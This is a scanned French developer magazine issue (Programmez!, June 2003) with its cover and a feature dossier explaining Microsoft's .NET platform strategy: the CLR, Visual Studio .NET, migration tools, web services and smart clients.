

LE MAGAZINE DU DÉVELOPPEMENT

Programmez !

Mensuel • Juin 2003 • N°54 • 5,95 €

5^{ème} anniversaire



Microsoft :

La stratégie du tout-en-un

LE KIT DE SURVIE DU DÉVELOPPEUR :

**Quel matériel
et quels
logiciels
pour votre
configuration
idéale ?**

- **PROGRAMMER UN JEU :**
Quel outil choisir ?
- **Un éditeur de texte en c#**
- **Requêtes SQL et Wifi :**
mission impossible ?
- **J2EE :**
Définir un service avec JBoss
- **Comprendre Flash Remoting MX**

CHEF de PROJET

Un métier multi-compétences

BELGIQUE 6,45 € - SUISSE 13 FS
LUXEMBOURG 6,45 € - CANADA 6,95 \$ CAN

M 04319 - 54 - F: 5,95 €




Printed in France • Imprimé en France

MICROSOFT : La stratégie du tout-en-un


PAR DAVID THÉVENON
ET MICHEL RIVEILL*

Les points clés .NET / 2003 de Microsoft pour convaincre les entreprises

Avec l'annonce de Windows 2003, du .NET framework 1.1 et de Visual Studio .NET 2003, Microsoft achève une mutation commencée il y a 3 ans. La stratégie de l'éditeur consiste à fournir une seule infrastructure technique et un seul outil de développement là où il en possédait plusieurs auparavant. Simple en apparence, cette stratégie a cependant nécessité la création d'une nouvelle architecture technique apte à intégrer l'existant. Car, contrairement à J2EE, Microsoft possède une gigantesque base installée, qui ne souhaite pas remettre en cause DNA du jour au lendemain. Revue de détail des 14 points clés techniques de la stratégie de Microsoft pour convaincre les entreprises d'adopter .NET.



Une plate-forme unique destinée à tous les développeurs



Il y a tout juste 3 ans, le 22 juin 2000, Bill Gates annonçait une nouvelle stratégie, visant à homogénéiser les outils de développement et l'infrastructure serveur de Microsoft, autour de trois technologies clés : Windows 2003, .NET et les services web. Le lancement ces derniers mois de Windows 2003, du framework 1.1 et du compact framework, ainsi que de Visual Studio .NET 2003 achève cette lente mutation. Malgré des échos négatifs sur la rapidité

d'adoption de .NET, tout porte pourtant à croire que Microsoft est en passe de gagner son pari. En effet, Netcraft constatait le 22 avril dernier que le nombre de pages ASP.NET dépasse déjà celui des pages JSP et qu'il existe plus de sites web publics sous Windows Server 2003 que sous Solaris 9, pourtant lancé en mai 2002, un an plus tôt que Windows Server 2003. La stratégie de l'éditeur semble donc porter ses fruits, et finalement, convaincre les développeurs. Comment expliquer une telle adoption ? Quel va être l'impact de cette stratégie sur la vie quotidienne des développeurs ? Quels sont les apports de .NET par rapport à DNA ? Cette nouvelle plate-forme répond-elle aux besoins des entreprises ? Après 3 ans d'annonces, nous avons souhaité faire le point sur ces questions que vous vous posez tous. ■

d'adoption de .NET, tout porte pourtant à croire que Microsoft est en passe de gagner son pari. En effet, Netcraft constatait le 22 avril dernier que le nombre de pages ASP.NET dépasse déjà celui des pages JSP et qu'il existe plus de sites web publics sous Windows Server 2003 que sous Solaris 9, pourtant lancé en mai 2002, un an plus tôt que Windows Server

SOMMAIRE

- 1 **Un seul environnement** pour toutes les applications. p 20
- 2 **CLR et .NET framework** : une infrastructure orientée service. p 21
- 3 La fin du " **DLL Hell** " facilite le déploiement. p22
- 4 Le **choix du langage** permet de capitaliser les compétences des développeurs. p 22
- 5 Faciliter la **migration**, quelle que soit la technologie d'origine. p 23
- 6 **SOAP et XML** : l'interopérabilité des standards plutôt que la portabilité. p 23
- 7 Un **accompagnement méthodologique** plus poussé. p24
- 8 **Visual Studio .NET** : une plate-forme de développement unifiée et extensible. p 24
- 9 **Smart client** : le compromis idéal entre client lourd et léger ? p 25
- 10 **Office 2003** réconcilie bureautique et applications. p26
- 11 **IIS 6.0 et ASP.NET** : une infrastructure web plus mature. p 26
- 12 Une meilleure **gestion de l'accès aux données**. p 28
- 13 La **standardisation** favorise les implémentations open source. p28
- 14 Des **outils** adaptés à tous les besoins. p 29
- 15 Le support des **applications mobiles**. p 29

* (Professeur à l' Ecole Supérieure en Sciences Informatiques / Université de Nice)

".NET est synonyme d'ouverture et d'agilité"



Avec .NET nous avons fait le pari de l'ouverture et de l'agilité. Un développeur Visual Basic peut évoluer très facilement vers VB.NET et réutiliser ses composants existants tels quels, les migrer vers du code géré VB.NET ou bien encore les exposer en un clic sous la forme de services SOAP. Nous cherchons à valoriser les compétences existantes des développeurs tout en leur permettant d'évoluer peu à peu vers une technologie plus moderne. Nous cherchons également à favoriser l'agilité en privilégiant l'assemblage de composants plutôt qu'un développement from scratch. Car les entreprises souhaitent pouvoir s'appuyer sur leurs composants existants. C'est tout l'intérêt du framework, de CLR et des services web. Ces trois briques gommant l'hétérogénéité des compétences et des développements existants.

Alain Le Hegarat – Responsable Marketing .NET chez Microsoft France –

1 • .NET : UNE SEULE PLATE-FORME POUR TOUTES LES APPLICATIONS

.NET homogénéise et simplifie le développement des applications en unifiant l'ensemble des technologies de l'éditeur autour d'une seule architecture technique.


Les développeurs Windows ont du passer par les étapes difficiles de l'apprentissage des API Windows, des MFC (Microsoft Foundation Classes), des ATL (Active Template Library), des interfaces COM, et de l'ensemble des environnements de développement associés comme Visual Interdev, Visual Basic, Visual C++, etc. A chaque

fois qu'un nouveau programme était développé, avec un compilateur différent, le développeur devait apprendre une nouvelle API ou une librairie de classe, car il n'y avait généralement aucun

lien entre toutes ces interfaces et librairies. En proposant un ensemble de classes totalement indépendantes du langage utilisé, le framework .NET met un terme à ce lourd apprentissage.

L'événement le plus marquant avec l'arrivée de .NET est très certainement l'apparition de cette plate-forme unique et homogène tout au long du cycle de vie de l'application. Quelle que soit sa nature (client léger, client lourd, fortement distribué ou pas, etc.) une application .NET s'exécute toujours au travers de la " machine virtuelle .NET" : CLR. Et le développement des applications passe par un seul outil : Visual Studio .NET. Cette démarche simplifie considérablement l'apprentissage des développeurs tout en augmentant méca-

niquement leur polyvalence. Elle répond aussi à la volonté des entreprises de s'appuyer sur une plate-forme d'exécution unique pour l'ensemble de leurs applications, quelle que soit leur nature. L'arrivée de .NET signe donc la fin, à terme, des environnements de développement et d'exécution spécialisés que représentent encore aujourd'hui Visual C++, Visual Basic, etc. La stratégie de Microsoft n'a rien de révolutionnaire et ressemble à s'y méprendre à la démarche proposée depuis quelques années par les plates-formes J2EE et un outil de développement comme Eclipse. En revanche, contrairement à J2EE, Microsoft répand actuellement le .NET framework et la CLR sur l'ensemble des postes clients Windows 2000 et XP, via Windows Update. L'éditeur les livre également par défaut avec Windows Server 2003. Serveur d'applications, environnement d'exécution et système d'exploitation fusionnent donc. Les développeurs Windows auront donc bientôt un socle d'exécution côté client plus performant, plus riche et plus standard qu'une simple JVM. CLI (Common Language Infrastructure), qui contient l'ensemble du CLR est en effet un standard ISO et ECMA. ■



Les 5 composants essentiels de .NET sont le système d'exploitation Windows, le .NET Framework, les .NET Enterprise Servers, les .NET Building-block Services (PassPort par exemple) et Visual Studio .NET

On demande aux informaticiens de générer de la valeur

"On demande aujourd'hui aux informaticiens de générer de la valeur, pas de faire de la plomberie ou du design d'interface graphique. Avec une seule plate-forme homogène tout au long du cycle de vie de l'application, les développeurs peuvent se concentrer sur les traitements métier plutôt que sur la couche graphique et l'accès aux données qui demande désormais proportionnellement moins d'effort" résume Alain Le Hegarat, Responsable Marketing .NET chez Microsoft France.

D
O
S
S
I
E
R

2. CLR ET .NET FRAMEWORK : UNE INFRASTRUCTURE ORIENTÉE SERVICE


Basée sur une architecture orientée objets et composants, .Net propose un socle commun pour le développement et l'exécution de tous les types d'applications.

Bien qu'elle repose encore en partie sur COM+, MTS et MSMQ, l'architecture de .NET se distingue radicalement de DNA sur certains points cruciaux. Tout d'abord, .NET propose une seule infrastructure globale pour déployer tous les types d'applications - client lourd, client léger, périphériques mobiles, poste client ou serveur - là où il fallait utiliser de nombreuses technologies hétérogènes auparavant : C++, VB compilé, ASP, etc.

L'architecture orientée objets et composants de .NET facilite la réutilisation d'un même composant, ainsi que son exposition sous différentes façades : web, client lourd, XML, SOAP, etc. D'autre part, son support natif des services web permet d'envisager des architectures plus fortement découplées, en forte progression dans les entreprises qui souhaitent s'ouvrir à leurs partenaires, ou tout simplement privilégier l'évolutivité de leur système d'information.

.NET propose également un framework de classes unifiées (la FCL) indépendantes du langage de développement utilisé. On peut donc piloter cette plate-forme depuis l'un des 20 langages supportés par le CLR et même marier plusieurs langages, tout en utilisant toujours un seul framework. Pour parvenir à relever tous ces défis, Microsoft s'appuie sur trois éléments clés : un framework de services (.NET framework), un moteur d'exécution (CLR), et un outil de développement intimement lié à .NET (Visual Studio .NET).

Le Common Language Runtime (CLR) se place au dessus du système d'exploitation sur lequel est installé le framework (Windows 2000, XP, 2003). C'est l'équivalent d'une JVM. Il fait abstraction de la plate-forme sous-jacente. Cependant, bien que la JVM ne supporte que le langage Java, le CLR quant à lui, supporte tous les langages représentables par le CIL (Common Intermediate Language). Microsoft a fourni les spécifications du Common Language Infrastructure (CLI) à l'ECMA et à l'ISO. Ce sont donc deux standards ouverts. Comme le CLR compile à la première utilisation du code intermédiaire (bytecode ou code pré-compilé) MSIL, le langage utilisé pour le développement n'a plus aucune importance à l'exécution. D'autant que chaque composant .NET (Assembly) possède une carte de visite (Manifest) qui expose ses interfaces. On peut donc développer une classe C++



L'évolution de DNA à .NET

qui hérite d'une classe VB.Net ou C# mais aussi développer un composant en C# sous Windows et le piloter depuis un autre composant écrit en Perl et qui s'exécute sous FreeBSD ou Linux, à la limite près du portage du framework .NET sur ces plateformes...

A l'image d'une JVM, le CLR prend en charge les tâches de gestion des ressources les plus courantes (allocation mémoire et garbage collector, sécurité, etc.) et fournit l'abstraction nécessaire entre l'application et le système d'exploitation sous-jacent. Dans la terminologie .NET, il est question de "code géré" pour les programmes s'exécutant sous la surveillance de la CLR, et de code non géré (ou unmanaged) pour les applications ou composants s'exécutant en code machine natif, en dehors de la CLR. La plate-forme .NET au sens large - Windows 2003, CLR, framework, IIS, etc. - supporte la création d'applications reposant simultanément sur du code géré et non géré, de façon à intégrer plus facilement l'existant et à ne pas contraindre les développeurs à un portage. ■



"Avec le garbage collector fini les problèmes de pointeurs et les heures passées à débogger des applications développées en C++ (bien que j'apprécie beaucoup ce langage)" Christian PEYRUSSE, expert technique à La Poste.

WebForms et WindowsForms homogénéisent la création d'interfaces utilisateurs

Les Web Forms sont des classes qui facilitent le développement d'applications proposant un GUI (Graphical User Interface). La création de ces interfaces graphiques est aussi simple qu'avec Visual Basic. Prenez un composant graphique (un bouton par exemple), mettez le sur le Web Form, double-cliquez sur le contrôle, et écrivez le code correspondant aux événements associés à ce contrôle. Les Windows Forms s'appuient exactement sur la même approche. Ils supportent un ensemble de classes qui permettent de développer des applications natives Windows. Ces classes sont une bien meilleure version de MFC, car elles facilitent encore plus la création d'interfaces graphiques et fournissent une interface commune utilisable dans tous les langages. Elles permettent de bénéficier des avantages des fonctionnalités de l'interface utilisateur Windows existantes, y compris les contrôles ActiveX, et les nouvelles fonctionnalités offertes par les systèmes supérieurs à Windows 2000 (fenêtres transparentes, superposées et flottantes, etc.). Ces formulaires étant très similaires aux formulaires Windows classiques, le passage des uns aux autres se fait de façon intuitive.

3 • LA FIN DU "DLL HELL" FACILITE LE DÉPLOIEMENT

Avec .NET, les applications se déploient et se désinstallent, par simple copie ou suppression des fichiers, car la base de registre n'est plus utilisée.

Les DLL ont été accueillies à l'origine avec plaisir par les développeurs. Mais les problèmes de déploiement les ont rapidement transformés en cauchemar pour les administrateurs systèmes. L'absence de mécanisme de gestion de version des DLL s'est concrétisé par le " DLL Hell " : à chaque fois qu'une nouvelle application est déployée, elle écrase les DLL précédemment installées qui portent le même nom. Si bien que certains logiciels nécessitant une version de DLL antérieure ne fonctionnent plus. " Les DLL étaient un bonne idée à l'époque. Mais il faut bien avouer

que leur usage s'est parfois soldé par une expérience douloureuse. Avec .NET nous revenons à des mécanismes de déploiement plus simples. C'est la CLR qui se charge de tout " explique Alain Le Hegarat, Responsable Marketing .NET chez Microsoft France.

.NET élimine en effet le " DLL Hell " en gérant plus activement les versions, via un système de cache baptisé GAC (Global Assembly Cache). Avec .NET, chaque DLL possède une valeur de hachage, une clé publique, un numéro local et un numéro de version. L'ensemble de ces meta données sont enregistrées dans le GAC. Si bien que deux DLL de versions différentes, mais qui possèdent le même nom peuvent coexister. C'est ce mécanisme qui permet de se passer de la base de registre.

Résultat, installer une application .NET revient à copier les fichiers sur la machine cible et la désinstallation s'effectue par simple suppression des fichiers. Le déploiement peut également s'effectuer via le web. L'utilisateur appelle une simple URL en cliquant sur un lien HTML. La CLR exécute alors l'application dans un environnement sécurisé, lié au contexte web. Si des DLL nécessaires sont absentes, .NET déclenche automatiquement leur téléchargement.

" Le side by side et la gestion des versions sont vraiment deux nouveautés intéressantes : fini l'enfer des DLL et l'enregistrement en base de registre. J'ai travaillé sur un gros projet COM+ et le versionning des composants s'est avéré fastidieux. A l'époque, nous avons été obligés de développer un outil pour faire le ménage dans la base de registre " Christian PEYRUSSE, expert technique à La Poste.

4 • LE CHOIX DU LANGAGE PERMET DE CAPITALISER LES COMPÉTENCES DES DÉVELOPPEURS

En supportant les 20 langages de développement les plus courants, .NET déplace l'effort de migration des développeurs sur l'apprentissage du framework. L'éditeur entend ainsi limiter les efforts de formation des entreprises, en leur permettant de capitaliser sur leurs compétences.

Contrairement à J2EE qui nécessite l'apprentissage de Java, .NET supporte les 20 langages les plus utilisés par les développeurs. Standardisée par l'ISO et l'ECMA, l'architecture interne de CLR (Common Language Interface) est aujourd'hui supportée par une vingtaine d'éditeurs qui ont créé des compilateurs Cobol, Eiffel, etc. vers MSIL, le langage intermédiaire de CLR. L'approche proposée par .NET ne remet donc pas en cause les compétences des développeurs, qui peuvent continuer à utiliser leur langage, tout en mixant peu à peu le code géré (framework) et non géré (Cobol, C++, etc. ne s'appuyant pas sur le framework). En effet, le développeur qui maîtrise

bien les classes de framework .NET n'a plus que la syntaxe à apprendre pour passer de VB.NET à C#. Ce point est extrêmement important car il permet aux entreprises de migrer en douceur vers .NET. D'abord l'apprentissage du framework et ensuite, si nécessaire, le passage de VB à C#. D'autre part, cette démarche permet de fusionner l'ensemble des méthodologies propres à chaque langage en un seul paradigme de développement. Pour le développeur, l'apparition d'une plate-forme .NET finalisée – OS, framework et IDE – se caractérise par une convergence des modèles, des méthodes, des outils et des langages de développement.

"Avec l'unification des langages et des types de données, fini la galère du passage de données d'une page ASP (en VBScript) à un composant en VB. De plus, l'éventail des langages supportés permet à chacun de choisir son langage privilégié. Les adeptes du C++ devraient s'orienter facilement vers le C#. Ceux qui aiment le VB utiliseront VB .NET." Christian PEYRUSSE, expert technique à La Poste.

D
O
S
S
I
E
R

5. FACILITER LA MIGRATION, QUELLE QUE SOIT LA TECHNOLOGIE D'ORIGINE

Outre les nombreux outils de migration qui ont vu le jour, les langages VB.NET, C# et J# sont très proches des principaux langages utilisés par la majorité des développeurs.

Arrivant après une première phase de maturité du marché (DNA déjà très répandu), Microsoft a dû tenir compte de deux populations susceptibles de migrer vers .NET : les utilisateurs de DNA et les utilisateurs de Java et de J2EE. L'éditeur propose donc deux approches distinctes pour faciliter leur passage à .NET : une continuité dans l'évolution des langages que ces entreprises utilisent et une aide outillée à la migration des applications existantes.

J# et VB.NET sont très proches de Java et de Visual Basic. Les développeurs ont donc peu d'efforts à fournir pour s'y accoutumer. Mais la plupart sont plutôt attirés par C# qui offre un bon compromis entre rapidité de développement et souplesse. C# est un langage orienté objet intégré au .NET framework, qui permet aux développeurs de générer rapidement une large gamme d'applications, allant des objets métiers de haut niveau aux applications de niveau système. C# encapsule directement les principaux éléments de la plateforme et les rend directement accessibles aux programmeurs. La lecture d'un programme C# ne dérouterait ni un programmeur C++ qui retrouvera la plupart des constructions syntaxiques, légèrement dépoussiérées, auxquelles il était habitué, ni un programmeur Java, qui retrouvera intégré dans

le langage la gestion des processus ou l'accès aux objets distants. C# permet aussi par quelques opérations simples (ajout du tag [webmethods] par exemple), de convertir des composants en services web. Ce langage a donc été conçu pour apporter plus de rapidité de développement au développeurs Java et C++, sans toutefois diminuer la puissance et le contrôle qui caractérisent depuis toujours C et C++.

Les utilisateurs VB et Java disposent également d'outils de migration tels que l'Upgrade wizard from Visual Basic 6.0 to .NET et Java Language Conversion Assistant (JLCA). Le premier permet de passer de VB à VB.NET et le second de Java à C#. Ces outils ne sont néanmoins pas toujours obligatoires puisque .NET intègre parfaitement des composants non gérés. Une application .NET écrite en C# ou en VB.NET peut donc faire appel à des composants COM traditionnels. DNA et .NET cohabitent donc sans problème. Ce qui laisse le temps aux entreprises de migrer petit à petit leurs composants et applications. ■

Les outils de migrations vers .NET

Langage source	Langage cible	Outils de migration	Editeur
ASP, JSP	ASP.NET	Aucun - les applications ASP peuvent cependant être exécutées sur .NET	N/a
VB6	VB.NET	Upgrade wizard from Visual Basic 6.0 to .NET	Artinsoft
VC++ 6	Visual C++ .NET	Visual Studio .NET compile automatiquement le code VC++ en VC++ .NET non managé	Microsoft
VJ++ 6	J#	Visual J# .NET Beta2	Microsoft
Java, J2EE	C#	Java Language Conversion Assistant Enterprise Edition (JLCA EE)	Artinsoft
Delphi 6	Delphi .NET	Compilation natives dans la prochaine version de Delphi	Borland
Tous langages	C#	CAST Application Mining Suite for Visual Studio .NET	CAST

6. SOAP ET XML : L'INTEROPÉRABILITÉ DES STANDARDS PLUTÔT QUE LA PORTABILITÉ

.NET est le seul serveur d'applications du marché, réellement conçu pour exécuter nativement des services web. L'éditeur propose une plate-forme d'exécution et de développement réellement en avance sur ses concurrents.

"La stratégie de Microsoft est d'être le premier fournisseur d'infrastructure de services web" déclaraient les dirigeants de Microsoft en juin 2000, lors de l'annonce préliminaire de .NET. Attaché à Windows et devant faire face à une

croissance continue des parts de marché de Linux, l'éditeur n'a pas souhaité développer des versions commerciales de CLR pour Linux ou MacOS. Plutôt que de privilégier une portabilité qui mettrait en danger les ventes de serveur Windows, l'éditeur a donc parié sur l'ouverture procurée par les services web.

IBM et Microsoft sont les deux locomotives des services web. Sans ces acteurs, SOAP et WSDL n'auraient certainement pas émergé, en tout cas pas aussi vite. Les mondes J2EE (Corba) et Microsoft (DCOM) ont tout intérêt à supporter XML et SOAP, car c'est la seule passerelle véritablement

Printemps.com développe ses services web avec Visual Studio .NET



Filiale interactive du groupe France Printemps, Printemps.com s'est appuyé sur Microsoft .NET pour créer printempsadeux.com, son nouvel outil de gestion de liste de mariage. Cette plate-forme multi-canal recourt à une architecture en couches et sur des services web pour faciliter les échanges entre applications et partenaires. A la clé : la possibilité de choisir des produits dans les catalogues des enseignes partenaires au sein du groupe PPR et à l'extérieur depuis un simple navigateur ou directement en magasin. Les premiers échanges SOAP ont été mis en œuvre avec le site partenaire Aunomdelarose.fr. "Ces partenariats online élargissent le spectre de produits proposés au delà des catalogues des enseignes du groupe PPR" explique Benoît Rigaut. Au Nom De La Rose interroge les mêmes objets métiers que les caisses des magasins Printemps, via un service web SOAP pour obtenir l'autorisation de débit de la carte privative *Printemps à Deux*. "Grâce à .NET nous avons reproduit très facilement l'équivalent d'un mécanisme de paiement en ligne. Nous n'avons pas eu à développer autant de composants métier que de partenaires, car il nous a suffi d'adapter la couche de présentation. Les développeurs ont également beaucoup apprécié la facilité de création de services SOAP avec Visual Studio .NET" ajoute-t-il.

Benoît Rigaut – Directeur technique Printemps.com S.A.

universelle. Les applications distribuées sous COM utilisent en effet le protocole DCOM (Distributed COM). Le problème avec DCOM, c'est qu'il ne passe pas les firewalls et les NAT (Network Address Translation). La situation est aussi problématique du côté de Corba. La solution idéale pour faire dialoguer ces deux composants hétérogènes est donc de passer par un protocole léger, simple et ouvert tel que SOAP, lui-même basé sur le standard XML et le protocole HTTP.

.Net a été conçu dès l'origine comme une plate-forme à composants distribués, intégrant XML et SOAP. L'exposition d'un composant existant est donc une formalité. Il n'est pas nécessaire de le wrapper afin de le rendre accessible. Il n'est pas non plus nécessaire d'ajouter du code lors du déploiement pour permettre l'exécution du composant car celui-ci est inclus dans le framework ou directement associé avec les composants. Le déploiement est immédiat. ■

7 • UN ACCOMPAGNEMENT MÉTHODOLOGIQUE

Microsoft propose des guides d'architecture et d'implémentation et espère ainsi éviter aux développeurs de renouveler les erreurs commises avec ASP.

Microsoft n'est pas réputé pour son accompagnement méthodologique. En témoignent, les problèmes de maintenance des pages ASP développées majoritairement à la va-vite et sans aucune vision architecturale. Et pourtant, ASP permet depuis l'origine, d'implémenter MVC et de séparer toutes les couches présentation, traitement et données. "Avec ASP nous avons péché par négligence. Nous n'avons pas assez expliqué et démontré les différentes bonnes pratiques d'implémentation. Nous ne réitéreront pas deux fois cette erreur" nous confie Alain Le Hegarat, Responsable Marketing .NET chez Micro-



soft France. Pour éviter un nouveau phénomène de ce type avec .NET, l'éditeur a mis en place un portail regroupant l'ensemble des bonnes pratiques à respecter. Microsoft propose désormais un ensemble de guides méthodologiques et de bonnes pratiques architecturales sur le site dédié Patterns & Practice (msdn.microsoft.com/practices). Pattern & Practices classe chaque pattern dans une catégorie bien précise selon une matrice D-A-D-I. L'ensemble des patterns est détaillé non seulement à un niveau architectural, mais aussi au niveau de leur utilisation par les développeurs. Une description de leur implémentation est disponible. Microsoft propose également des modèles d'architecture adaptés à .NET au travers des PAG (Prescriptive Architecture Guidance) des guides destinés aux architectes (msdn.microsoft.com/architecture/patterns/). L'éditeur espère ainsi guider plus efficacement architectes et développeurs vers de bonnes pratiques. ■

8 • VISUAL STUDIO .NET : UNE PLATE-FORME DE DÉVELOPPEMENT UNIFIÉE ET EXTENSIBLE

Avec Visual Studio .NET, Microsoft unifie l'ensemble de ses anciens outils de développement en un unique atelier qui devient la tour de contrôle du développeur.

"Avant, il y avait le monde des développeurs VB, celui des développeurs Visual C++, etc. Mainte-

nant l'ensemble des développeurs se sert du même outil de développement, quel que soit le langage qu'ils utilisent" explique Alain Le Hegarat, Responsable Marketing .NET chez Microsoft France. Le développement d'une application pour téléphone mobile, pour le web ou bien encore d'un service web, repose désormais sur un seul et unique IDE : Visual Studio .NET 2003. L'éditeur

D
O
S
S
I
E
R

"Utilisateur de Visual Studio 6, il m'est arrivé de déboguer des pages ASP appelant des composants C++ et VB et donc d'ouvrir 3 IDE différents en même temps, ce n'est vraiment pas pratique. D'autant plus que les touches de débogage sont différentes en fonction de l'IDE. L'environnement unifié de VS.NET – un seul IDE quel que soit le projet - est vraiment très appréciable. J'apprécie également les win et web forms, qui permettent de concevoir rapidement l'IHM, ainsi que l'accès aux données qui a été amélioré. A mon avis, l'un des points faibles de VS.NET est son prix trop élevé" Christian PEYRUSSE, expert technique à La Poste.

marque un premier point, en fondant l'ensemble de ses outils de développement en un seul IDE qui tire parti des points forts de chacun des anciens outils de développement. Une proposition qui convainc les entreprises, car la complexité des projets et la baisse des budgets informatiques sont incompatibles avec le maintien de nombreux langages et outils de développement hétérogènes.

VS.NET se distingue des versions précédentes par une plus grande capacité de personnalisation. Il accepte de nombreux plug-ins et n'importe quel développeur peut créer ses propres add-ins, via l'API DTE (Development Tools Extensibility). Les Enterprise Template Projects permettent d'autre part de personnaliser l'ensemble de l'atelier. " Les modèles de projet d'entreprises simplifient indéniablement le processus de fabrication d'un projet en utilisant les capacités des environnements de développement. Le but est de proposer un cane-

vas totalement intégré à l'architecture définie, afin de simplifier le processus de fabrication mais aussi de réduire les risques d'erreurs de conception " nous explique Sami Jaber, fondateur de DotNetGuru.org. On peut par exemple créer un modèle pour les graphistes, un autre pour les développeurs qui s'occupent de la couche métier, etc. jusqu'aux données.

Microsoft s'est également attaché à couvrir plus d'étapes du cycle de vie d'un projet. La version Architect Edition de VS.NET inclut par exemple Visio Enterprise Architect UML. Un outil de modélisation UML concurrent des produits de Rational ou de Borland, qui génère du code .NET. Visual Studio .NET est également livré avec un nouvel outil de test de montée en charge - Application Center Test. Ce successeur de Web Application Stress, intègre de nombreuses évolutions (interface plus aboutie, accès aux scripts simplifié, ajout de compteurs de performances, etc.). ■



"La fusion de l'ensemble des outils de développement en un seul est une approche intéressante et nécessaire, dans la mesure où les rôles au sein d'un même projet ne sont plus cloisonnés comme c'était le cas dans le passé. L'analyste parle le langage du développeur et le développeur intègre facilement les modèles de l'analyste, car ils partagent le même outil. Quant à l'expert SOA ou l'intégrateur EAI, il pourra très prochainement piloter ces business process dans la même interface que le développeur. L'approche basée sur les Plug-Ins a radicalement changé la manière d'appréhender les IDE. L'IDE lui-même est devenu finalement une sorte de Framework"

Sami Jaber – fondateur de DotNetGuru.org

Les différentes déclinaisons de VS.NET

Visual Studio .NET ...	Cible et fonctionnalités	Prix en euros
Enterprise Architect	permet aux architectes logiciels et aux développeurs avancés de créer des applications de grande envergure pour le développement d'infrastructure	2499
Enterprise Developer	permet aux équipes de développement de créer rapidement des services Web XML et des applications d'entreprise destinés à tout type de périphérique	1799
Professional	permet aux développeurs de créer rapidement des services Web XML et des applications de nouvelle génération pour tout type de périphérique	1079
Edition standard de Visual Basic .NET, Visual C++ .NET et Visual C# .NET	Focalisé sur un langage de développement particulier	99

9. SMART CLIENT : LE COMPROMIS IDÉAL ENTRE CLIENT LOURD ET LÉGER ?

En déployant le framework .NET sur l'ensemble de ses systèmes d'exploitation, Microsoft favorise la création de clients riches. Il est le seul éditeur à proposer cette approche hybride.

Avec Visual Studio .NET, le développement de l'interface utilisateur repose sur les mêmes


concepts (win, web, mobile form) quel que soit la cible du déploiement. Le modèle événementiel de Visual Basic sert en effet de référence, même pour le développement de pages ASP.NET. "Les Web-Forms de Microsoft fournissent un modèle de développement totalement événementiel et orienté composant. Ils puisent leur inspiration dans la programmation classique client/serveur dont ils cherchent à se rapprocher au maximum" explique

Sami Jaber, fondateur de DotNetGuru.org. Les développeurs VB peuvent donc créer des applications web, sans remettre en cause leurs habitudes. Plus généralement, Visual Studio .NET permet d'homogénéiser le développement d'IHM, quel que soit le langage utilisé, car il s'appuie sur les mêmes classes du framework. Mais peut-on encore parler d'applications client-serveur et de pages web ? On peut vraiment se poser la question. Avec le déploiement de CLR et du framework .NET sur les postes clients, Microsoft semble avoir trouvé le moyen de tirer parti des avantages des deux modèles. " Le Smart Client est la réponse de Microsoft aux exigences ergonomiques des utilisateurs. Basé sur les capacités de .NET, il ouvre la

porte à une nouvelle génération d'IHM. Ces applications vont enfin pouvoir se débarrasser du carcan HTML 4.0 ! " estiment les consultants d'Octo Technologies dans leur livre blanc sur .NET.

Un client riche .NET propose l'équivalent d'une interface client-serveur traditionnelle, sans ses contraintes de déploiement. Le framework .NET embarque en effet toutes les classes nécessaires pour exécuter une interface graphique aboutie. " Le nouveau modèle de déploiement, lié à l'utilisation combiné du Framework et des WinForms, nous conduit de nouveau à préconiser des solutions à base de client riche lorsque la situation s'y prête " constate Stéphane Goudeau, Architecte chez Microsoft. ■

10 • OFFICE 2003 RÉCONCILIE BUREAUTIQUE ET APPLICATIONS



Visual Studio Tools for Office étend les fonctionnalités d'Office 2003

Word et Excel forment un nouveau type d'interface utilisateur aux côtés des Win et des Web forms. L'éditeur entend ainsi contenter sa base

installée de développeurs VBA, tout en réconciliant bureautique et applications.

"Les utilisateurs de VBA constituent la plus grosse base de développeurs en France. Nous nous devons de leur apporter une ouverture vers les applications .NET. SOAP et XML forment une passerelle idéale" explique Alain Le Hégarat, Responsable Marketing .NET chez Microsoft France. Un "smart document" est ainsi capable de se connecter

